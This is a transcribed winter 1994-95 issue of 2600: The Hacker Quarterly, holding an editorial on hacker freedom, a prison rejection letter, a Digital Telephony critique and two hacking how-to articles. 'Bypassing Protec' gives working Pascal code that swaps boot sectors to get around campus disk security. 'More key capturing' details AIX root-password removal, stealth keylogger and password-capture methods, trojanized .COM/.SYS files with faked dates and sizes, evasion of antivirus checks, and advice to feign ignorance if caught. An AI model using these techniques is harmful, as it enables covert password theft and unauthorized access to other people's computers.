2600

Authorization:
1-800-528-2121
IF SUSPICIOUS ASK
FOR CODE 10

The Hacker Quarterly
VOLUME ELEVEN, NUMBER FOUR
$4 ($5.50 in Canada)
WINTER 1994-95

STAFF

Editor-In-Chief
Emmanuel Goldstein

Office Manager
Tampruf

Artwork
Affra Gibbs

"He's an absolutely appalling influence on young men who fall for the glamorization of crime he publishes."
- Hacker Prosecutor Gail Thackeray on Emmanuel Goldstein

Writers: Billsf, Blue Whale, Eric Corley, Count Zero, Kevin Crow, Dr. Delam, John Drake, Paul Estev, Mr. French, Bob Hardy, Kingpin, Knight Lightning, Kevin Mitnick, NC-23, The Plague, Marshall Plann, Peter Rabbit, David Ruderman, Bernie S., Sarlo, Silent Switchman, Scott Skinner, Mr. Upsetter, Voyager, Dr. Williams, and so many more.
Technical Expertise: Rop Gonggrijp, Joe630, Phiber Optik.
Shout Outs: Fernando, Fernandito, Daniel, Derio, mep, Big Audio, and the Brazilian guy.

the guide

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.,
7 Strong's Lane, Setauket, NY 11733.
Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984-1993 at $25 per year, $30 per year overseas.
Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
INTERNET ADDRESS: 2600@well.sf.ca.us
***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-474-2677**

Inspiration

The hacker world is constantly weaving from one extreme to the next - one day you may witness something that will be awe-inspiring and filled with a purpose - and the next you might see utter stupidity of one sort or another that shouldn't even be dignified with an acknowledgement. Elite versus lame.

It's all part of the beauty of our strange community where we can stay anonymous or shout our existence out to anyone who's listening - sometimes even to those who don't want to listen. We are a microcosm of democracy and we have to constantly fight with those who want to control the freedom we've built. At the same time, we have to be on the alert for destructiveness from within that could unravel our accomplishments with far more effectiveness than any outside enemy.

In early October of 1994, hackers of Argentina held their very first international conference. While communication between North American and European hackers has been growing steadily, not many of us had ever seen the hacker world of South America. Just as we were pleasantly surprised by what we found in Holland in 1989, we see tremendous promise and inspiration in Buenos Aires.

The hackers there are very hungry for information of any sort - cellular technology, international phreaking, access to the Internet - the list goes on and on. The eagerness with which any new idea or theory is embraced really puts a lot of what we do into perspective. Just being able to experiment and come up with new ways of doing things, new toys to play with, methods of linking the world together - that's where the real driving force of hacking is. It jumps all language and cultural barriers. And it's this that we really need to embrace.

For the people of Argentina, freedom is something that is not taken lightly. It wasn't long ago when young people who spoke up against the government or who did something deemed unacceptable by the junta would simply disappear and never be heard from again. People who understand technology and 'are willing to shape it to further individual liberty will always be near the top of the enemy list of a repressive regime. We can never close our eyes to this fact and we can never fool ourselves into thinking that we are safe from those malignant forces.

One of the most important goals for the hackers of Argentina is to get connected to the Internet. This remarkable crossroad will enable all of us to share their experiences and trade information of all sorts. We've almost become used to it here. But net access is not a given in much of the world; in fact, quite a few people in power are nervous about the effect such access will have on the masses. It's rather difficult to keep people in check when they can easily assemble electronically or instantly communicate with people on the other side of the globe. And perhaps that's the whole point: net access may be the tool that society has built in order to keep *governments* in check.

The bottom line is simply that once people get access to something as open and democratic as the net, they won't be willing to let it go. That's why it's up to all of us who have the power to bring as many others into it as we can - at home and abroad.

As the world becomes more electronically integrated, it's up to those of us with the ability to constantly test and question. An excellent example of the importance of this came out of the United Kingdom over the summer when a Scottish hacker managed to get into British Telecom databases. By so doing, he gained access to thousands of pages of highly confidential records - the details of which were subsequently splattered across the pages of all of London's newspapers. Unlisted phone numbers for the Prime Minister and the Royal Family, secret Ministry of Defence installations, home addresses of senior military personnel, information on nuclear war bunkers, even the location of undercover intelligence service buildings in London.

The terrorist implications of such information should be obvious. If this information was so easy for one person to get, it should pose no problem for an organization. In this particular case, the hacker managed to infiltrate the system by getting a temporary job with British Telecom. No special screening was done and it was fantastically easy to get full access. This knowledge, coupled with the number of people who work for the phone company, made the course of action quite obvious: a full disclosure of all the data.

This caused a scandal of unimagined proportions. No computer intrusion had *ever* resulted in this many secrets getting out. But what choice was there? To remain silent and hope that nobody else would discover the gaping hole? To tell the authorities and hope that nobody else had already discovered the gaping hole and also hope that the authorities didn't immediately have you killed? Sometimes the only way to make a system secure is to call the vulnerabilities to *everybody's* attention. This is what the hacker did and now everybody has a pretty good idea of how secure British Telecom computers are as well as how much secret information is kept on them. We don't expect British Telecom to be happy but they have no one to blame but themselves.

An interesting sidenote to this is the computer system itself (the Customer Services System) was designed by Cincinnati Bell. Another interesting sidenote is the fact that this significant event has gone virtually unmentioned in American media.

So with all of this positive, inspirational stuff going on, what is it that we have to be on the lookout for? As we said, there are always forces that want to control freedom and, oftentimes, reverse it. And there are those within our own community who will, through carelessness, boredom, or even self-destructiveness give those outside forces exactly what they want.

Now would seem a perfect time for an activist group to sprout in order to keep the net from becoming subverted by commercialization and overregulation. The manifesto of a group called the Internet Liberation Front gives the impression of pointed, and arrogant, idealism. Which is exactly what we needed. However, instead of attacking the real enemy of independent thought, this anonymous group chose to go after the author of a book! Josh Quittner, whose book on hackers, *Masters of Deception*, is due out in January, had his Internet mailbox flooded with ILF manifestoes. In addition, his phone line was forwarded to an obscene message. Typical hacker pranks which probably never would have been taken seriously. Except that this time it was done by a group with a manifesto. That's really all it takes to make headlines these days.

We hope to see a group come along one of these days that recognizes the importance of free speech and individual power. A group that isn't funded by phone companies like certain "civil liberties" organizations. A group that doesn't see the work of one author as a threat to the community. Ideas, even when they are dead wrong, are a doorway to discussion. Actions, however, carry the real threat.

Something we should all be aware of is the recent conviction of BBS operators Robert and Carleen Thomas in Memphis, Tennessee. The Amateur Action BBS was an adult-oriented board located in San Jose, California. One part of the board contained pictures similar to those found in X-rated magazines. A law enforcement official in Memphis called the board, downloaded some pictures, and actually managed to have the couple brought to Tennessee to face charges of distributing pornographic images via computer. Even though the board was in California, they were charged under the community standards of Tennessee which are significantly more conservative. A jury found them guilty and the couple was sentenced to approximately three years in prison with no hope of early release.

This happened right here in the United States in 1994, yet there was little press coverage and, consequently, little public outcry.

Obviously, these people must be freed and soon. That trial should never have even happened - if the moral standards of Tennessee are imposed upon the rest of the nation, rapidly spiraling de-evolution will become a fact of life for us all. And there will be virtually no limit on future targets. Apart from raising consciousness and spreading the word, those of us concerned with freedom of speech in the digital age should actively fight back against such atrocities. A good step would be to open a dozen boards to replace the one they shut down. Perhaps that will get the message across that electronic freedom is not to be trifled with. The net and the digital age won't come anywhere near their potential unless courage is the key operating component.

BYPASSING PROTEC

by Michael Wilson

I've been reading *2600* for just over two and a half years, and I've collected about 35 megs of hacking texts which I just about know by heart, and over the last ten years, I've been able to apply about one-fifth of the information that I've acquired. I have learned one thing well: by the time information on a back door trickles down to you, it's usually closed. And no matter how many poorly written text files you have, nobody can learn a thought process without discovering it themselves. You've usually got to reinvent the wheel every time you try something new in order to understand what's going on. If you don't understand what's going on after applying a cookbook answer to a hacking question, it was a useless venture. So here are the details about my experience with Protec, and hopefully enough explanation so you understand what's going on in addition to what the procedure is. I have only discussed this with one person since these events transpired, so you're getting it from the horse's mouth, as it were:

Some years ago, I attended a particular community college that we affectionately call Harvard on the Hudson (not to be confused with Columbia). Anyway, they have about 60 386-33's for free student use, and quite a bit of software. They also have a very annoying little piece of software called Protec. Protec is a hard drive security program that I don't think was ever debugged by the original authors. You might think that means that they have all kinds of back doors that they never thought of closing. Well, it's true. But what's more interesting, is that every once in a while, Protec decides that it doesn't like the 3500 line program you're working on and decides, when you try to save it, that you're attempting an illegal file copy and erases your program. Now, this tends to make a programmer very very pissed off. So I set out to do something about it.

As to how exactly Protec works, well, I'm not sure. I've got a theory, which I'll posit here, because I think it will help you to understand how I came about my "solution" to the Protec problem. Protec is composed of about five parts, near as I can tell. There is boot sector specific code and four device drivers.

Let's say, for arguments sake, that what we're working with is a UNISYS 386-25 with a 1.44 meg floppy as drive A, a 1.2 as drive B, and an unknown number of hard drive partitions.

When you put a bootable 1.44 in and do a 3 finger salute (or a cold boot, doesn't matter), you get what is, for all purposes, control of the machine.

But for all intensive high-level purposes, there are no hard drives, they just don't seem to exist. In fact, if you install a VDISK (or even something a little more exotic), it will install as C. If you are trying to circumvent Protec, however, I don't really recommend any ram disks. They are unnecessary and cause grand headaches. Now, the astute reader will have caught the reference to "high-level" above and has probably already figured out how I've done this. Well, keep reading - it's not that simple.

So let's suppose you have Norton Utilities (if you don't, no big deal, you'll see). Load it up and go to choose item, Drive. Only Drives A and B are listed at all. What? You mean Norton doesn't even acknowledge them?

Well, yes and no. If you go to choose item, absolute disk sectors, Norton will ask you to pick a drive and, lo and behold, the hard drives are sitting there, with their flies open. So you can look at the drives sector by sector, big deal. But wait. What's the difference? Why was one menu showing the hard drives C and D and the other menu just showing the floppies? The answer to a DOS programmer is trite, but to someone not fluent in DOS internals and ROM bios of an 80X86 system, it could be quite perplexing. Let me explain.

We're all familiar with interrupt 21h, that's the dos function call that handles disk access on a relative sector and file level. The specific function (load, save, delete, etc.) is determined by the register settings at the time of the interrupt call. 21h is a software-based interrupt. That means it is installed by DOS when you boot up your computer. But how is it loaded off the disk? Theoretically, it would need routines similar to the ones it provides (reading, writing, etc.) in order to load the OS. Well, those routines are built into the ROM BIOS (Basic-Input-Output-System). Beautiful, so what?

This means that because the software interrupts are in RAM, they can be endlessly played with. This is how all self-respecting software based computer security works on the 80X86 machines; it redirects the calls to these routines so that the call is passed through a third-party routine that checks the parameters being passed into the actual functions to make sure the user isn't trying to do anything mean and nasty. If he/she is doing something nasty, this is when the bells and whistles are set off and all kinds of crap. If the call is a "valid" one then control is passed to the original routine, as if nothing had happened except for a time lag.

Basically, Protec uses this procedure to filter out calls to the protected drives. So how do we get by this? Allow me to throw out some ideas and show you why some are and some are not practical.

1) We could find the address of the original routine and restore the interrupt vector table to its original state.

2) We could use the BIOS routines to get to the disk, thereby not even using the altered functions.

3) We could somehow prevent the original int 21h function from being altered in the first place.

OK, Number 1. The simple question is, how. Once you are in the system, protection has been loaded somehow. The table that stores the addresses to all interrupt routines (called the interrupt vector table) is located at the bottom of memory, and is very easy to access. However, we must assume that the table is altered before we can possibly get to it to find what the true address is (this is indeed the case).

What about Number 2? Theoretically, this would work. You could use Interrupt 13h to get any sector on the disk and it would basically ignore Protec all together. But all the information and procedures needed to interpret directory trees and logical sector numbers is contained within the diseased software interrupts. We would have to have a DOS technical reference, and we would basically have to rewrite the operating system from scratch. No fun, I can tell you. (But I am working on a BIOS based Xtree type program. It's hard work, but it will make things like this easy work someday.)

That leaves Number 3 (plus a number of very stupid ideas I haven't put here and a number of brilliant ones that I just haven't thought of). We have to stop Protec from ever being loaded. So how the hell do you do that? Once you're in, it's in too, isn't it? Yes, but remember, we can stop it from being loaded in again, can't we? Look up a few paragraphs.

What's the root of Protec's scheme? Redirecting interrupts before you can get to them. When would it have to do that? During the boot procedure. How can we change the boot procedure so that it doesn't load Protec? A couple of thoughts: we could alter the CONFIG.SYS and AUTOEXEC.BAT files. But we can't get to them, we don't know where on the disk they are (remember, we have no access to the file system as such, just the absolute disk sectors themselves). That leaves the boot sector. It turns out that all you have to do is replace the boot sector with a "normal" one.

What you have to do is run a program (like the one below) that will save a plain normal boot sector (preferably from a hard drive) to a file, boot up the protected computer (from floppy) and run the program again, this time saving the boot sector of their hard drive to a file and replacing the boot sector with the one you've previously saved, then reboot the computer from their hard drive, reversing the procedure when you're done.

Something has just occurred to me. I am assuming that all of the operating systems are similar. They have to be the same manufacturer (I hate to think what would happen if you tried to replace an MS-DOS boot sector with a Dr. DOS one. Blechh.), and I would expect, a similar version (i.e., same major version number). You might have a bit of flexibility with the version numbers. I'm not sure because I've had no problems with this procedure at all. But I no longer have access to machines with Protec so I can't test the limits of compatibility. I'll leave it up to you.

Now, the way I figure it, some of you will be smiling and rubbing your hands together, reaching for your favorite compiler. But, as fate would have it, Bill Gates and the rest of those cyber-imperialists at Microsoft have given us all the ability to do this on our standard DOS disks. It's called DEBUG. You can use DEBUG to load in the boot sector, save it to a file and load a pre-saved "normal" boot sector and insert it in place, replacing them when done (or not, but I recommend it highly. Cover your tracks.). A friend of mine who has one of the greatest natural talents for hacking I've ever seen did it exactly this way. I looked through the DOS manual and decided to write the program in Turbo Pascal.

I've included the source code for a cute little program I came up with to save a boot sector to a 512 byte file. It will also load a 512 byte file and save it over the top of a boot sector. There is nothing really strange within the source code. But I'll go through it for the sake of completeness. This version of the program compiles to about 6k under Turbo Pascal 5.5.

The basic menu procedure is simple enough, it just repeats until a valid entry is made. The first option prompts you for a drive number (remember 0=a,1=b, etc.) and a file name to save the boot sector to. The second option prompts you for similar information, but it loads a file into the buffer and overwrites the boot sector of the chosen drive with that buffer.

The sector reads and writes load a copy of the registers with the correct information to read or write where applicable, as well as including the track, head, and relative sector numbers. They then call interrupt 13h with this register set-up. I pulled these out of a low-level DOS unit I've been writing, so they are general purpose functions that you could use elsewhere. The only things that might look strange are the "ex := seg (sectorbuffer)" type functions. All they do is load the ex register with the segment portion of the address of the buffer and load the bx register with the offset portion of the address of the buffer. Aside from that, this program should be easily translatable into your favorite language and compiler.

Well, now you've seen the basics of dealing with PC security. There are many other topics and approaches. This one is a true brute-force, zero subtlety type approach, and not very high on the scale of elegance. As I'm sure you know, a security system is only as secure as its weakest link. I believe this is Protec's weakest link. It is certainly the most simple way in. If Sophco were to somehow make this an impossible solution, there are other ways in. The computers I was using had compilers on them, which means you could write a program that you would be able to run while Protec was loaded. Combining this fact with some truly artful programming, you could probably gain access to the security system enough to copy it out and set it up in a safe place to hack at it at your leisure, rather than risk being caught, which is always stupid if it can be avoided.


The information contained within this article was not meant for use in a destructive application, merely for the satisfaction of curiosity and entertainment. Lord knows, those are the only two reasons I've ever done this!

Have a marvelous time.

```
<< Beginning of program code >>

Program Saveboot;

Uses DOS,CRT;

type
    sectortype = array[0..511] of byte;
var
   sectorbuffer : sectorType;
   filename : string;
   bootfile : file of byte;
   regs : registers;
   x,
   option,
   DriveNum : integer;
   continue : boolean;

 Function Sector_Read( D,T,H,S : integer):Byte;
begin
      with regs do
          begin
               es := seg(sectorbuffer);
               bx := ofs(sectorbuffer);
               ch := t;
               cl := s;
               dh := h;
               dl := d;
               ah := 2;
               al := 1;
               intr(19,regs);
          end;
SECTOR_READ := Regs.Ah;
end;

 Function Sector_Write(D,T,H,S : integer):Byte;
begin
     with regs do
          begin
               es := seg(sectorbuffer);
               bx := ofs(sectorbuffer);
               ch := t;
               cl := s;
               dh := h;
               dl := d;
               ah := 3;
               al := 1;
               intr(19,regs);
          end;
SECTOR_WRITE := Regs.ah;
end;

begin
  fillchar(regs,sizeof(regs),0); { initialize the registers to 0 }
   repeat
     repeat
       clrscr;
       writeln;
       writeln(‘Boot Saver 1.0’);
       writeln;
       writeln(‘1) Read and save boot sector’);
       writeln(‘2) Load file and overwrite boot sector’);
       writeln(‘3) Quit’);
       writeln;
       write(‘Enter Option: ‘);
       readln(option);
     until ((option > 0) and (option < 4));
     if option = 1
     then
        begin
          writeln(‘Enter drive to load Boot sector from (0 = a, 1=b...)’);
          write(‘ : ‘);
          readln(drivenum);
          write(‘Enter file name to save to : ‘);
          readln(filename);
          assign(bootfile,filename);
          rewrite(bootfile);
          if Sector_Read(Drivenum,0,0,1) = 0
           then
             for x := 0 to 511 do
               write(Bootfile,sectorbuffer[x]);
          close(bootfile);
        end;
     if option = 2
     then
       begin
          write(‘Enter file name to load from to : ‘);
          readln(filename);
          writeln(‘Enter drive to overwrite Boot sector on (0=a,1=b)’);
          write(‘ : ‘);
          readln(drivenum);
          assign(bootfile,filename);
          reset(bootfile);
          for x := 0 to 511 do
            read(bootfile,sectorbuffer[x]);
          close(bootfile);
          if Sector_write(Drivenum,0,0,1) = 0
          then
            writeln(‘Ok, all done.’);
        end;
   until option = 3;
end.
```

<< End of program Code >>

Rejection



U.S. Department of Justice

Federal Bureau of Prisons

Federal Correctional Institution

Schuylkill, Minersville, PA 17954-0700

November 10, 1994

The Hacker Quarterly
P.O. Box 752
Middle Island, NY 11953

To Whom It May Concern:

I am rejecting and returning the magazine, The Hacker Quarterly, which was addressed to Mark Abene #32109-054, an inmate at this institution.

This action is taken pursuant to Federal Prison System Program Statement 5265.8, which provides that a Warden may exclude publications which could potentially jeopardize the security and good order of the institution.

The magazine, The Hacker Quarterly, is a magazine for computer hackers. This particular issue includes how to make a "red box" for $10. Also, there is a detailed article on listening devices. In addition, there is coding that assists computer users in access systems that are not designed for the public. It explains the criminal intent of the commands. On the basis of this information, it is my opinion that this publication is detrimental to the good order and discipline of the institution.

In accordance with the provisions of the above referenced Program Statement, I have enclosed a copy of the rejection letter provided to Mr. Abene. You may obtain an independent review of this rejection by writing to the North East Regional Director, Federal Bureau of Prisons, United States Customs House, 7th Floor, 2nd and Chestnut Streets, Philadelphia, PA 19106.

Sincerely,

G.C. Wigen
Warden

Enclosure

**At least these guys give us a detailed review of our zine.
It ain't *Factsheet Five*, but hey.**

more key capturing

by Code-Cafe

In response to *2600's* kind offer of free advertising for subscribers, I thought I'd break with (my) tradition and share some goodies I've hacked out over the last few years.

Firstly, yesterday's hack was too easy to pass up. We were given three IBM RT's (unix boxes), but no root passwords. You need to scrounge for a boot disk for an RT then this is what you do:

Hacking AIX root. Boot, with the disk in, and eventually you'll get a menu. Pick item 3 (something about executing commands, or whatever). Mount the hard disks. This is done trial-and-error. The command ls /dev will show you the possible devices. This will usually work: mount /dev/hd0 /mnt which mounts the hard disk as /mnt. Your goal is to rip out the root password, for which you'll need the editor (vi) which won't work without a /tmp directory, so simply do another mount. mount /dev/hd3 /tmp then run vi (cd /mnt/usr/bin and vi ../../etc/security/passwd) on the password file, and use the "D" (delete to end-of-line) command to trash the encrypted root password. If it's /mnt/etc/passwd (not ../../etc/security /passwd), you'll probably use the "x" command, or change the ":" to a "!" instead. Press ZZ to save the file, and Ctrl-Alt-Pause (re-boot), or turn it off and on.

It will ask you to login. Type root, and you won't even be asked for a password. Might be an idea to make a new one up and put it in, or someone else is bound to notice and rm -rf or something. What am I doing with the RT's you ask? Well, look for the ultimate WWW server message on alt.2600 coming to a net near you soon....

Anyhow, back to the point. I read with annoyance that someone's already selling a key-recorder - annoyance, because I am too. Here are some of the tricks I've used, which should keep you TSR hackers happy for a while....

Stealth TSRs. One of the annoying things about DOS is the mem command showing all the nasty things you're doing. Overcome this by *not* using the dos TSR function (INT 27 or INT 21f31) (all numbers here are in HEX - 21f31 means DOS interrupt 21h function 31h). Instead, allocate a block of memory to call your own (INT 21f48). (I also alter the allocation strategy first (INT 21f5801#2), so I get a chunk of highish memory, not low DOS stuff), copy your TSR code into it, and then trash the PSP of the memory you allocated (mov es,{segment-you- got-from-21f58-less-1}, mov es:word ptr[1],1), then exit. This leaves your allocated memory there forever - it won't show up in almost every memory-printing utility, and the DOS mem command calls your program "————", which always gets ignored by snooping people because they don't know what that means. For Ultra-Stealth, you could vector the memory-chain command (int 21f52[-2]), and take control whenever you want.

Recording to disk. Probably every hacker knows this by now, but lots of freshers keep asking me, so, this is how you do it. Vector int 21. Whenever you want to do a save, *don't* do it immediately, wait until the next call to int 21. Then, before you execute whatever the call is, do your disk save, and then when you're done, let the original int 21 call continue. This works for any non-re-entrant interrupts. If you're really paranoid about being un-noticed, use a bigger buffer, and only write to disk when disk operations are called for in int 21 (e.g., Funcs 39..43 incl.). Then the disk light comes on anyway, so users won't notice your activity.

Capturing Passwords. Recording keys is the best way, but everyone has left out the *most* obvious step. Usually, you don't care what else they type, just what their password and userid are. My stealth password capturer obtains just this for you by simply reading everything on the screen, and only doing the key-recording when it sees the word "password" (case insensitive) on the screen. This solves the what-to-do-when-the-buffer-is-full problems of recording everything very nicely. (And hey - if the buffer *is* full, you've got so many passwords there, who cares if the disk light flashes for no reason. They're saved safely away for you to retrieve later.) By the way - never just "save" a naughty file. Set the date back as well, or else the clever bastards will use xtree or something to do a showall, and sort by date, and there's your file, for them to look at and delete!

Golden rule. Never get busted. Silver rule. Don't brag about it. Bronze rule. Never use your own account for anything but *real* school/work/uni work. (Is it obvious that I've learned these the hard way, or what?)

People always use the same password. Our whole uni year were given signons to a shitty computer-based-education thing called "Author" which was a PC/Ethernet based thing. It took about 15 minutes messing with menu options, and re-booting etc, while madly pressing Ctrl-Break to get dropped into DOS. Another fifteen minutes of snooping, and I found the access file, which I duly copied. Turns out that it contained, unencrypted, all the details of all the students in my year, including all their passwords. For the next two years, I noticed that about 50 percent of my year (all doing computing) always used the same ones, regardless of the computer they were on (usually with a single "1" as a suffix on unix). In case you're wondering, yes, I did get 100 percent for the CBE-based portion of that subject - serves them right for not encrypting their answers files either....

Legal Implications. I sell my hacking program "PW", and I've made about $1000 so far (initially I charged $250, but I've dropped it heaps as sales have fallen off). Before I took out some major advertising for it, I consulted a lawyer to ensure that I didn't end up in the slammer, and this is what I found out: (it's 100 percent relevant to Australia, and almost certainly the same in the majority of other states and countries). Illegal computer access is almost always a crime one way or another. Suggesting to someone that they go out and commit a crime is usually also a crime (aiding and abetting). So, in order to sell a password capturing program, I must not directly suggest that you use my program to get passwords to break into a computer. I studied the Australian legislation very carefully, and I added two more features to my capture program so that I avoided every possible thing they could throw at me. After I capture the passwords, I encrypt them (so that no one can accidentally discover the passwords that I've captured). Not doing this compromises the security of their system, and might be breaking laws in your state. Also, you don't want just anybody "TYPE"ing your file, and discovering what you're up to! And lastly, in order to unencrypt them, you need to run a utility, which itself asks for a password before it will run, just to make sure that the law can't get you on a technicality. From the user's point of view, it's best not to get caught collecting passwords, but if you are, feign ignorance, and never tell anyone how to unencrypt them. That way, they can't prove you even possess them.

.COM and .SYS, and . A tricky problem is how to hide the installation of a recording program from a "typical" or even advanced user. My recorder is a dual-format .SYS or .COM program. The .SYS header was hacked carefully, so that it was actually executable.

(How you ask? Whack this into debug, and compare with what a .sys header is supposed to look like, then do a U on it. This is my Mona-Lisa of hacks:

```
0100: 24 00 00 00 00 80 0E 00-10 00 90 EB 41 D0 EB 08
0110: E9 C3 00 28 63 29 20 EA-2E 8C 06 16 00 2E 89 1E
0120: 14 00 CB 81 FF FF FF FF-00 00 18 00 2F 00 00 06
... etc: your code here)
```

This way, you can run it as a .com program from autoexec.bat, or, you can use DEVICE= in config.sys. Note, that the device= kind of files don't have to be .SYS - they can be anything. A beautiful idea is to rename your .sys program to <alt-255> (an invisible hidden character - type it by pressing and holding the alt key, then typing a 2, a 5, and another 5 on the KEYPAD, then releasing the alt key) and add the line device=<alt-255> <space> himem.sys (or whatever). It looks to anyone like this "DEVICE = HIMEM.SYS " but is actually running the hidden-character program (which, incidentally, you can hide with the dos ATTRIB command) and passing it the dummy parameter HIMEM.SYS which does nothing, but fools the inquisitive.

Adding your own code to the beginning or end of an existing .COM or .SYS is a better idea, and one which I usually employ. My password capturer can manage any of these four possibilities, although you need to hack it yourself usually. Make sure you make the date the same as it was, and I try to make the size similar too - if it was 34672 bytes, and I add 900 bytes to it, I add 100 dummy ones, so it's 35672 now, instead of a whole different number altogether.

Anti-Virus scum. Make sure you run whatever anti-virus things are installed on a PC whenever you mess with executables - in case it is going to warn that something has changed. That way, you can tell it that the change is OK, and it won't alert the user. Also, make sure you test your hacks with as many different anti-virus programs as you can. I've had a few stupid a/v programs mistake my new code for some virus or another, and screw things up for me.

Windows. As many of you key-recording gurus will have noticed by now, windows cuts off the keyboard from DOS when it loads. I also sell a full-featured keyboard usage recorder which records *all* keypresses (DOS and WINDOWS) silently in the background. It also records the typist's "style" (how long they held the key down for, and the delay between this and the previous key) which makes it simple to work out WHO typed it, as well as what was typed. The secret of the windows crack is to monitor all "open-file" commands (INT 21f3D), and when you get one for "KEYBOARD.DRV", *and* windows is being loaded (MOV AX,160A, INT 2F, CMP AX,0h) - another elegant bit of detective work in those 3 lines. (Don't expect to ever read this outside the pages of *2600,* even the undocumented books don't know it!) Then hack the subsequent read, so that the new keyboard ISR (Int. Serv. Rout.) calls you before it services windows (insert an INT 99 or anything unused, which you've revectored to point to your code). Took me two nights to work this one out, and I thoroughly recommend it for those with the means. A damn satisfying hack! Remember to cater for "WIN" and "WIN/S".

Recording keys is also good on your own home PC, because you can record anything that anyone other than yourself gets up to in your absence. I've got mine set up to write a new file every time it loads, in a hidden directory. I did a file sort the other day, based on the likelihood that the typist was me (based on my typing "style"), and sure enough, the last few files were things that someone else had been up to, which I didn't even notice. I've also hacked my COMMAND.COM so that it runs AUTOEXEC.BAK, not .BAT, so that if some smarty comments my key-recorder out of AUTOEXEC.BAT, they still won't disable it. If enough people ask for it, I'll write a boot-sector loader version, so even a floppy-boot won't shut it off.

Test test test. Never leave a hacked PC untested. You've always forgotten something.

Files discussed: PW.COM/PW.SYS My password capturing program I sell for $29, see the Marketplace. RECKEY.EXE My keyboard recorder.

DIGITAL TELEPHONY PASSES

In the waning minutes of the 103rd Congress - 10:30 pm on a Friday night, on the day before they went out of session, Congress approved the law enforcement takeover of the nation's (and the world's, really) phone system to make surveillance easier for themselves. Welcome to the future of communications and don't forget to smile when you bend over, otherwise Big Brother may paddle you also.

So What's the Bill All About?

If you liked Clipper, you'll love this new law. It requires that all telecommunications providers - big and small phone companies and anyone else who wants to provide phone service - redesign their old and new phone systems with a built-in capability for Big Brother to have remote surveillance capability. To do this, it requires that all the telecom standards-setting bodies set their standards based on the U.S. Department of Justice's requirements. If the bodies don't do it to the liking of the FBI and NSA, the Federal Communications Commission can step in and set the standards themselves. In exchange, the telephone companies got a whopping $500,000,000 dollars in taxpayer money (yours and mine) to play with.

Another section of the bill requires that the phone companies buy as much equipment as requested by the FBI to ensure that they will have enough ports to jack into so they can tap in. New York's figures ought to be interesting.

There are several provisions that you hackers and phreaks should be interested in. As a "privacy protection" section, it is now illegal to listen in with a scanner on cordless telephones.

A "technical amendment" to the Electronic Communications Privacy Act now makes it perfectly legal for system operators to listen in on all electronic communications. No more worrying about those annoying disclaimers that if you logon to a particular computer, you are waiving your right to be left in private.

And finally, for you cellular hackers out there, beware - new amendments to 18 USC 1029 (that's the access control fraud law for you uninitiated out there) makes it illegal to possess intending to use, sell, or give a cell phone that has been modified to make free calls or to traffic serial numbers, PINs, or the such.

What About the "Great Privacy Provisions" in the Bill?

In exchange for the most draconian provisions since the 1789 Alien and Sedition Act or the 1940 Smith Act, the DOJ was kind enough to give us a few trivial privacy provisions. Unlike the glowing statements of certain self-interested trojan horse public interest groups, these really do very little for privacy.

There are limits of accessing of transaction records for online services, however, most of the material is available via a subpoena that any government bureaucrat can ask for. For the text of communications, a warrant is required but it is not a standard warrant.

Now it's also illegal to listen in on cordless telephones without a warrant. Does anyone really believe that with over 100 million scanners out there that this provides any meaningful privacy protection? As long as the government tries to prevent the dissemination of cryptography, we cannot really expect meaningful communications privacy over wireless systems.

Why Did It Pass?

